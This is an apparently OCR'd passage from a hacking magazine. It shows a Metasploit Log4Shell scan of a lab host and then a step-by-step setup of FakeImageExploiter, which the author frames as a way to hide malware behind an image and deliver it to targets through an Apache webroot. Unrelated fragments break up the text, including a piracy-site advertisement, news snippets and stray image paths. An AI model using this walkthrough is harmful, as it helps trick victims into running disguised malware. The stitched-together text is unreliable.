   LDIF_FILE                      no        Directory LDIF file pa
                                            th
   Proxies                        no        A proxy chain of forma
                                            t type:host:port[,type
                                            :host:port][...]
   RHOSTS                         yes       The target host(s), se
                                            e https://github.com/r
                                            apid7/metasploit-frame
                                            work/wiki/Using-Metasp
                                            loit
   RPORT         80               yes       The target port (TCP)
   SRVHOST       0.0.0.0          yes       The local host or netw
                                            ork interface to liste
```

```
                                                .
   SRVPORT        389                yes        The local port to list
                                                en on.
   SSL            false              no         Negotiate SSL/TLS for
                                                outgoing connections
   TARGETURI      /                  yes        The URI to scan
   THREADS        1                  yes        The number of concurre
                                                nt threads (max one pe
                                                r host)
   URIS_FILE      /usr/share/meta    no         File containing additi
                  sploit-framewor               onal URIs to check
                  k/data/exploits
                  /CVE-2021-44228
                  /http_uris.txt
   VHOST                             no         HTTP server virtual ho
                                                st

msf6 auxiliary(scanner/http/log4shell_scanner) >
```

Set all the required options as shown below and execute the module.

```
msf6 auxiliary(scanner/http/log4shell_scanner) > set rhosts 172.17.0
.3
rhosts => 172.17.0.3
msf6 auxiliary(scanner/http/log4shell_scanner) > set srvhost 172.17.
0.1
srvhost => 172.17.0.1
msf6 auxiliary(scanner/http/log4shell_scanner) > set rport 8080
rport => 8080
msf6 auxiliary(scanner/http/log4shell_scanner) > run

[+] 172.17.0.3:8080       - Log4Shell found via / (header: X-Api-Ver
sion) (java: Oracle Corporation_1.8.0_181)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections
[*] Server stopped.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/log4shell_scanner) >
```

As readers can see, the module successfully detected not only the Log4shell vulnerability but also vendor and version information. That's all in MTM for this Issue. We will be back in the next Issue.

A unknown hacking group has been observed deploying a previously unknown rootkit targeting Oracle Solaris systems with the goal of compromising Automatic Teller Machine (ATM) switching networks and carrying out unauthorized cash withdrawals at different banks using fraudulent cards.

18+

WHAT IS AVAXHOME?

AVAXHOME-

the biggest Internet portal, providing you various content: brand new books, trending movies, fresh magazines, hot games, recent software, latest music releases.

Unlimited satisfaction one low price
Cheap constant access to piping hot media
Protect your downloadings from Big brother
Safer, than torrent-trackers

18 years of seamless operation and our users' satisfaction

All languages
Brand new content
One site

AVXLIVE.ICU

AvaxHome - Your End Place

We have everything for all of your needs. Just open https://avxlive.icu

FakeImageExploiter - Hiding Malware Behind an Image

TOOL OF THE MONTH

The article I wrote years back on my blog about hiding a malware behind an image still receives a lot of traffic. This shows the interest that hacker community shows in hiding malware behind an image to deliver to the target. In this Issue, we will show our readers a tool that helps you to hide malware behind an image. We will cover this guide from the installation (trust me it's bit of a pain) in detail to its usage. We performed this installation on the latest version of Kali Linux, 2022.1. So let's start with the installation right away. First clone the tool from github as shown below.

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/r00t-3xp10it/FakeImageExploiter
Cloning into 'FakeImageExploiter' ...
remote: Enumerating objects: 840, done.
remote: Total 840 (delta 0), reused 0 (delta 0), pack-reused 840
Receiving objects: 100% (840/840), 4.92 MiB | 2.44 MiB/s, done.
Resolving deltas: 100% (498/498), done.
```

Navigate into the cloned directory and get execute permissions on the FakeImageExploiter.sh file if not already present.

```
┌──(kali㉿kali)-[~]
└─$ cd FakeImageExploiter

┌──(kali㉿kali)-[~/FakeImageExploiter]
└─$ ls
bin                   icons   pictures   settings
FakeImageExploiter.sh  output  README.md

┌──(kali㉿kali)-[~/FakeImageExploiter]
└─$ sudo chmod +x *.sh
[sudo] password for kali:

┌──(kali㉿kali)-[~/FakeImageExploiter]
└─$ ls
bin                   icons   pictures   settings
FakeImageExploiter.sh  output  README.md

┌──(kali㉿kali)-[~/FakeImageExploiter]
└─$ sudo ./FakeImageExploiter.sh
```

Then execute the file as shown below.

There is a new botnet called Cyclops that's making ASUS Routers its target.

```
┌──(kali㉿kali)-[~/FakeImageExploiter]
└─$ sudo ./FakeImageExploiter.sh
```

It will check for all the applications and dependencies it needs to run and automatically download all the dependencies it needs.


```
[☆] Checking backend applications ..
[x] mingw32[64] installation → not found!
[x] This script requires mingw32[64] to work
[☆] Please wait: installing missing dependencies ..

Get:1 http://ftp.harukasan.org/kali kali-rolling InRelease [30.6 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main i386 Packages [18
.0 MB]
12% [2 Packages 515 kB/18.0 MB 3%]                    66.8 kB/s 30min 19s
```

```
Setting up libwine:i386 (6.0.3~repack-1) ...
Setting up libpangoft2-1.0-0:i386 (1.50.6+ds-2) ...
Setting up libpangocairo-1.0-0:i386 (1.50.6+ds-2) ...
Setting up gstreamer1.0-x:i386 (1.20.1-1) ...
Setting up gstreamer1.0-plugins-good:i386 (1.20.1-1) ...
Setting up wine32:i386 (6.0.3~repack-1) ...
Setting up librsvg2-2:i386 (2.52.5+dfsg-3+b1) ...
Setting up libdecor-0-plugin-1-cairo:i386 (0.1.0-3) ...
Setting up librsvg2-common:i386 (2.52.5+dfsg-3+b1) ...
Setting up libavcodec58:i386 (7:4.4.1-3+b2) ...
Setting up libasound2-plugins:i386 (1.2.6-1) ...
Processing triggers for wine (6.0.3~repack-1) ...
Processing triggers for libc-bin (2.33-6) ...
Processing triggers for libgdk-pixbuf-2.0-0:i386 (2.42.8+dfsg-1) ...

[☆] Xterm installation   : found!
[☆] Zenity installation  : found!
[x] Wine: Program Files (x86) → not found!
[☆] Please wait, trying to build required folders ..!
```

Trust me, it takes some time. It took me around 93 minutes for downloading all it needs.

```
Listing drive_c directorys:
 ProgramData  'Program Files'  'Program Files (x86)'   users   windows

[☆] FakeImageExploiter needs to restart to finish installs ..

┌──(kali㉿kali)-[~/FakeImageExploiter]
└─$
```

The installation needed to be restarted as the system did not have WINE and it needed to be installed. So I restart the installation and install WINE. While configuring WINE, configure it for Windows 7 as it will prompt an error if you set it for Windows 10 while running the tool.



OOps. Nothing Here.

WINE is installed now.

```
  libperl5.32 libpoppler102 libproj22 libwebp6 libwmf-0.2-7
  libwmf0.2-7 libx264-160 libyara8 perl-modules-5.32 python3-ipaddr
  python3-twisted-bin ruby2.7 ruby2.7-dev
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
E: Unable to locate package mingw32
E: Unable to locate package i586-mingw32msvc-gcc
E: Unable to locate package i686-w64-mingw32-gcc

[☆] Wine installation    : found!
[☆] Xterm installation   : found!
[☆] Zenity installation  : found!
[☆] Wine Program Files (x86)   : found!
[☆] FakeImageExploiter needs to restart to finish installs ..

┌──(kali㉿kali)-[~/FakeImageExploiter]
└─$ sudo ./FakeImageExploiter.sh
```

So I run the tool again. Everything is installed except mingw32.

```
[☆] Checking backend applications ..
[x] mingw32[64] installation → not found!
[x] This script requires mingw32[64] to work
[☆] Please wait: installing missing dependencies ..

Hit:1 http://ftp.harukasan.org/kali kali-rolling InRelease
```

You cannot use apt install from Kali 2022.1 to install mingw32 as the rolling sources doesn't have it. So I add Kali Sana sources to the /etc/apt/sources.list as shown below and then install mingw32.

```
  GNU nano 6.2                  /etc/apt/sources.list *
# See https://www.kali.org/docs/general-use/kali-linux-sources-list-re>
deb http://http.kali.org/kali kali-rolling main contrib non-free

# Additional line for source packages
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free

deb http://old.kali.org/kali sana main non-free contrib
deb-src http://old.kali.org/kali sana main non-free contrib
```

```
┌──(kali㉿kali)-[~/FakeImageExploiter]
└─$ sudo apt-get update
Get:1 http://old.kali.org/kali sana InRelease [20.3 kB]
Get:2 http://old.kali.org/kali sana/main Sources [9,091 kB]
Get:3 http://old.kali.org/kali sana/non-free Sources [122 kB]
Get:4 http://old.kali.org/kali sana/contrib Sources [58.3 kB]
Get:5 http://old.kali.org/kali sana/main amd64 Packages [12.8 MB]
29% [5 Packages 9,487 kB/12.8 MB 74%]                    1,743 kB/s 41s
```

```
┌──(kali㉿kali)-[~/FakeImageExploiter]
└─$ sudo apt-get install mingw32
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer r
equired:
  fonts-roboto-slab libldap-2.4-2 libllvm12 libmms0 libofa0
  libperl5.32 libpoppler102 libproj22 libwebp6 libwmf-0.2-7
  libwmf0.2-7 libx264-160 libyara8 perl-modules-5.32 python3-ipaddr
  python3-twisted-bin ruby2.7 ruby2.7-dev
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64
  g++-mingw-w64-i686 gcc-mingw-w64-base gcc-mingw-w64-i686
  libcloog-isl4 libisl10 libmpfr4 mingw-w64-common mingw-w64-i686-dev
  mingw32-binutils multiarch-support
Suggested packages:
  gcc-4.9-locales
Setting up gcc-mingw-w64-i686 (4.9.1-19+14.3) ...
update-alternatives: using /usr/bin/i686-w64-mingw32-gcc-posix to provi
de /usr/bin/i686-w64-mingw32-gcc (i686-w64-mingw32-gcc) in auto mode
update-alternatives: using /usr/bin/i686-w64-mingw32-gcc-win32 to provi
de /usr/bin/i686-w64-mingw32-gcc (i686-w64-mingw32-gcc) in auto mode
Setting up g++-mingw-w64-i686 (4.9.1-19+14.3) ...
update-alternatives: using /usr/bin/i686-w64-mingw32-g++-posix to provi
de /usr/bin/i686-w64-mingw32-g++ (i686-w64-mingw32-g++) in auto mode
update-alternatives: using /usr/bin/i686-w64-mingw32-g++-win32 to provi
de /usr/bin/i686-w64-mingw32-g++ (i686-w64-mingw32-g++) in auto mode
Setting up mingw32 (4.9.1-19+14.3) ...
Processing triggers for libwine:amd64 (6.0.3~repack-1) ...
Processing triggers for libwine:i386 (6.0.3~repack-1) ...
Processing triggers for kali-menu (2021.4.2) ...
Processing triggers for man-db (2.10.2-1) ...

┌──(kali㉿kali)-[~/FakeImageExploiter]
└─
```

This time as I execute the tool again. It finds mingw32 and the tool works perfectly.

```
┌──(kali㉿kali)-[~/FakeImageExploiter]
└─$ sudo ./FakeImageExploiter.sh

[☆] Checking backend applications ..
[☆] mingw32 installation : found!
[☆] Wine installation    : found!
[☆] Xterm installation   : found!
```

Before executing it, let me show you some of the settings of this file. Open the settings file using any text editor.

```
┌──(kali㉿kali)-[~/FakeImageExploiter]
└─$ nano settings
```

```
  GNU nano 6.2                                settings
#################################################################################>
#                                                                               >
#   The following config file will allow you to customize settings with         >
#   FakeImageExploiter tool, The lines that Do not have comment code ("         >
#   are the fields you want to toy with. There are additional options,          >
#   the comments For additional config settings.                                >
#                                                                               >
# CHANGING THIS SETTINGS WILL AFFECT 'FakeImageExploiter.sh' WAY OF WOR         >
#                                                                               >
#################################################################################>



## FakeImageExploiter uses by default .jpg extensions
# to use other extensions, just change the next value.
# values accepted are: jpg | jpeg | png | etc
-------------------------
PICTURE_EXTENSION=jpg
-------------------------



## FakeImageExploiter uses by default .ps1 extensions
# (payload input by user) but it can be configurated
```

I change the payload extension to exe from ps1 just for example.


```
  GNU nano 6.2                          settings *
# to use other extensions, just change the next value.
# values accepted are: ps1 | bat | txt | exe
_____________________________

PAYLOAD_EXTENSION=exe
_____________________________




## Bypass the use of Resource-Hacker funtion
# This nex settings allow users to bypass the
# changing agent.jpg.exe icon (.ico) replacement.
# WARNING: you will need to replace the icon manually.
# values accepted are: NO or YES
_____________________

BYPASS_RH=NO

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

We can also change the path for web server root directory if you want.


```
  GNU nano 6.2                          settings *
## Apache2 webroot (local) full path.
# This setting its required to use apache2
# webserver to deliver agent.zip to target.
# Please check your apache2 webroot install.
_____________________________________

APACHE_WEBROOT=/var/www/html
_____________________________________




## Use a non-metasploit payload (payload user input)
# This setting allow sers to metamorphosis your own binary (eg netcat)
# using FakeImageExploiter tool (all files will be ported to apache)
# And start your correspondent binary handler (listener) manually ..
# values accepted are: NO or YES
_____________________________

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

I save the file and run FakeImageExploiter.sh.

